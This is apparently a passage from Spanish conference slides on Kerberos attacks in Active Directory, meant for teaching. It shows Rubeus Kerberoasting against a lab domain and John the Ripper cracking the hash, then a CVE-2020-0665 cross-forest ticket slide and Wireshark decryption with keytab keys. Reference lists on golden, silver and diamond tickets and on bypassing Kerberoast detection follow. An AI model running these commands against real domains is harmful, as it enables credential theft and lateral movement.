
Credencial de otro dominio capturada.

Cross Trust Attack – KERBEROASTING

```
C:\Users\studentuser71>C:\AD\Tools\Rubeus.exe kerberoast /user:storagesvc /simple /domain:eu.local /outfile:C:\AD\Tools\euhashes.txt  
1  
v2.2.1  
[*] Action: Kerberoasting  
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.  
[*]           Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.  
[*] Target User      : storagesvc  
[*] Target Domain   : eu.local  
[*] Searching path 'LDAP://EU-DC.eu.local/DC=eu,DC=local' for '(&(samAccountType=805306368)(servicePrincipalName*)(samAccountName=storagesvc)(&(UserAccountControl:1.2.840.113556.1.4.803:=2)))'  
[*] Total kerberoastable users : 1  
[*] Hash written to C:\AD\Tools\euhashes.txt  
[*] Roasted hashes written to : C:\AD\Tools\euhashes.txt
```

```
C:\Users\studentuser71>C:\AD\Tools\john-1.9.0-jumbo-1-win64\run\john.exe --wordlist=C:\AD\Tools\kerberoast\10k-worst-pass.txt C:\AD\Tools\euhashes.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])  
Will run 3 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Qwerty@123      (?)  
1g 0:00:00:00 DONE (2024-03-04 05:15) 90.90g/s 69818p/s 69818c/s 69818C/s password..9999  
Warning: passwords printed above might not be all those cracked  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed  
2
```

Cross Trust Attack – CVE-2020-0665



The screenshot shows a Windows Command Prompt window titled "Administrator: cmd.exe (running as forest-a-server\nonexistent)". The output displays information about a cached Kerberos ticket and a directory listing.

```
Administrator: cmd.exe (running as forest-a-server\nonexistent)
Cached Tickets: (1)

#0> Client: doesntmatter @ forest-a.krbtgt.cloud
Server: cifs/forest-b-server.forest-b.krbtgt.cloud @ FOREST-B.KRBGT.CLOUD
Kerbticket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
Start Time: 8/19/2020 13:53:55 (local)
End Time: 8/19/2020 23:53:55 (local)
Renew Time: 8/26/2020 13:53:55 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called:

C:\Users\superuser\Desktop\mimikatz_trunk\x64>dir \\forest-b-server.forest-b.krbtgt.cloud\c$>
Volume in drive \\forest-b-server.forest-b.krbtgt.cloud\c$ is Windows
Volume Serial Number is 16BF-B972


Directory of \\forest-b-server.forest-b.krbtgt.cloud\c$>

08/17/2020 08:59 AM <DIR> Packages
12/05/2019 01:28 AM <DIR> PerfLogs
11/21/2016 08:08 AM <DIR> Program Files
07/16/2016 01:23 PM <DIR> Program Files (x86)
08/17/2020 10:44 AM <DIR> Users
08/17/2020 08:46 AM <DIR> Windows
08/17/2020 08:48 AM <DIR> WindowsAzure
    0 File(s)          0 bytes
    7 Dir(s) 124,903,563,264 bytes free

C:\Users\superuser\Desktop\mimikatz_trunk\x64>
```


<https://dirkjanm.io/active-directory-forest-trusts-part-two-trust-transitivity/>

¿Como investigar más el protocolo?



- Montarse su propio laboratorio (automatizado o manual)
- Analizar los paquetes del protocolo a detalle en diferentes contextos. (descifrar paquetes)

¿Como investigar más el protocolo?




¿Como investigar más el protocolo?

897	157.828745	192.168.169.130	192.168.169.138	KRB5	359	AS-REQ
898	157.829124	192.168.169.138	192.168.169.130	KRB5	1787	AS-REP
907	157.829666	192.168.169.130	192.168.169.138	KRB5	234	TGS-REQ
909	157.830075	192.168.169.138	192.168.169.130	KRB5	1757	TGS-REP


```
> Frame 909: 1757 bytes on wire (14056 bits), 1757 bytes captured (14056 bits)
> Ethernet II, Src: VMware_c1:57:7d (00:0c:29:c1:57:7d), Dst: VMware_51:85:da (00:0c:29:51:85:da)
> Internet Protocol Version 4, Src: 192.168.169.138, Dst: 192.168.169.130
> Transmission Control Protocol, Src Port: 88, Dst Port: 61456, Seq: 1, Ack: 1641, Len: 1703
▼ Kerberos
  > Record Mark: 1699 bytes
  ▼ tgs-rep
    pvno: 5
    msg-type: krb-tgs-rep (13)
    crealm: SERIEA.LOCAL
    ▼ cname
      name-type: kRB5-NT-PRINCIPAL (1)
      ▼ cname-string: 1 item
        CNameString: Administrator
    ▼ ticket
      tkt-vno: 5
      realm: SERIEA.LOCAL
      ▼ sname
        name-type: kRB5-NT-SRV-HST (3)
        ▼ sname-string: 2 items
          SNameString: host
          SNameString: server-bologna.seriea.local
      ▼ enc-part
        etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
        kvno: 1
        cipher: 43838a27b24bc5634c458a53b08756ea942e64caec0e2fd072e08061a184c79e86592ec3...
    ▼ enc-part
      etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
      cipher: 34d1d6dd9d78f6d1b4e819218acd3d0881b85e9de79f97373b767544bda19e5b5e540235...
```

¿Como investigar más el protocolo?



¿Como investigar más el protocolo?

```
104     # Add your own keys here!
105     # Keys are tuples in the form (keytype, 'hexencodedkey')
106     # Common keytypes for Windows:
107     # 23: RC4
108     # 18: AES-256
109     # 17: AES-128
110     # Wireshark takes any number of keys in the keytab, so feel free to add
111     # krbtgt keys, service keys, trust keys etc
112     keys = [
113     ~      (23, '5af8d07e2723166b84c61d96c1f8b725'),
114     ~      (18, 'd59f0741038898d2f3827ae52ccbb768089df57a1b0123810aff3ee017677cb0'),
115     ~      (17, '16098b8e06d752791ab10471fcdf0ed'),
116     ~      (18, '9735c5842159b1a18fefc400ebeca049675c7971a2d8e4ded71ef71362fb7d5d'),
117     ~      (23, '8ae416144ce0081b59a13e03c20f9055')
118   ]
119
```

<https://github.com/dirkjanm/forest-trust-tools/blob/master/keytab.py>

¿Como investigar más el protocolo?

¿Con que clave se descifro el ticket?

Información del PAC.

¿Como investigar más el protocolo?

```
✓ Kerberos
  > Record Mark: 1636 bytes
  ✓ tgs-req
    pVno: 5
    msg-type: krb-tgs-req (12)
    ✓ padata: 2 items
      ✓ PA-DATA pa-TGS-REQ
        ✓ padata-type: pa-TGS-REQ (1)
        ✓ padata-value: 6e8205a23082059ea003020105a10302010ea20703050000000000a38204e8618204e430...
          ✓ ap-req
            pVno: 5
            msg-type: krb-ap-req (14)
            Padding: 0
            > ap-options: 00000000
            ✓ ticket
              tkt-vno: 5
              realm: SERIEA.LOCAL
              > sname
              > enc-part
                ✓ authenticator
                  etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
                ✓ cipher: 5dd9331405db242c4d6374d13bf730f29e1598b76ff48afcbb51bfff6e71c8353e3b625405...
                  > Decrypted keytype 18 usage 7 using learnt encTicketPart_key in frame 898 (id=898.1 same=4) (52614627...)
                    ✓ authenticator
                      authenticator-vno: 5
                      realm: SERIEA.LOCAL
                    ✓ cname
                      name-type: kRB5-NT-PRINCIPAL (1)
                      ✓ cname-string: 1 item
                        CNameString: Administrator
                    > cksum
                    cusec: 25
                    ctime: Oct 28, 2024 15:30:02.000000000 SA Pacific Standard Time
                    seq-number: 730677869
                  > PA-DATA pa-PAC-OPTIONS
                > req-body
                > Provides learnt encTicketPart_key in frame 907 keytype 18 (id=907.1 same=0) (52614627...)
                > Used keytab principal krbtgt@TESTSEGMENT.LOCAL keytype 18 (id=keytab.2 same=0) (d59f0741...)
                > Used learnt encTicketPart_key in frame 898 keytype 18 (id=898.1 same=4) (52614627...)
```

REFERENCIAS

KERBEROS FLUJO Y DISEÑO:

- <https://medium.com/@robert.broeckelmann/kerberos-and-windows-security-series-59282e0f9465>
- <https://web.mit.edu/kerberos/dialogue.html>
- <https://www.tarlogic.com/es/blog/como-funciona-kerberos/>
- [https://attl4s.github.io/assets/pdf/You do \(not\) Understand Kerberos.pdf](https://attl4s.github.io/assets/pdf/You do (not) Understand Kerberos.pdf)

ASREQ-ROASTING:

- <https://medium.com/@business1sg00d/as-req-roasting-from-a-router-2a216c801a2c>
- <https://dumpco.re/blog/asreqroast>

CRACKING - ASREP-ROASTING:

- <https://www.mwrcybersec.com/roasting-aes-as-reps>

REFERENCIAS

KERBEROASTING - DETECTION :

- <https://trustedsec.com/blog/the-art-of-bypassing-kerberoast-detections-with-orpheus>

KERBEROS DELEGATION:

- [https://attl4s.github.io/assets/pdf/You do \(not\) Understand Kerberos Delegation.pdf](https://attl4s.github.io/assets/pdf/You%20do%20(not)%20Understand%20Kerberos%20Delegation.pdf)
- <https://medium.com/@bashlin35/kerberos-authentication-delegation-3d391f5484fb>
- <https://www.tarlogic.com/blog/kerberos-iii-how-does-delegation-work/>

S4U2SELF PRIVESC LOCAL:

- <https://exploit.ph/revisiting-delegate-2-thyself.html>
- <https://cyberstoph.org/posts/2021/06/abusing-kerberos-s4u2self-for-local-privilege-escalation/>

REFERENCIAS

PERSISTENCIA – GOLDEN Y SILVER TICKET:

- <https://adsecurity.org/?p=1515>
- https://learn.microsoft.com/en-usopenspecs/windows_protocols/ms-kile/519392b1-625a-420d-be90-d588c852dda3

MS14-068:

- <https://labs.withsecure.com/publications/digging-into-ms14-068-exploitation-and-defence>
- <https://passing-the-hash.blogspot.com/2014/09/pac-validation-20-minute-rule-and.html>


PERSISTENCIA - DIAMOND TICKET:

- <https://www.trustedsec.com/blog/a-diamond-in-the-ruff>

USO DE KEYTABS:

- <https://medium.com/tenable-techblog/decrypt-encrypted-stub-data-in-wireshark-deb132c076e7>

¿Preguntas?



DATA BREACH MARKET
WHERE IS THE TRUTH

THE QUESTION IS: ARE YOU SURE
YOU'RE IN THE RIGHT PLACE?



¡Gracias por su atención!



THE QUESTION IS: ARE YOU SURE
YOU'RE IN THE RIGHT PLACE?

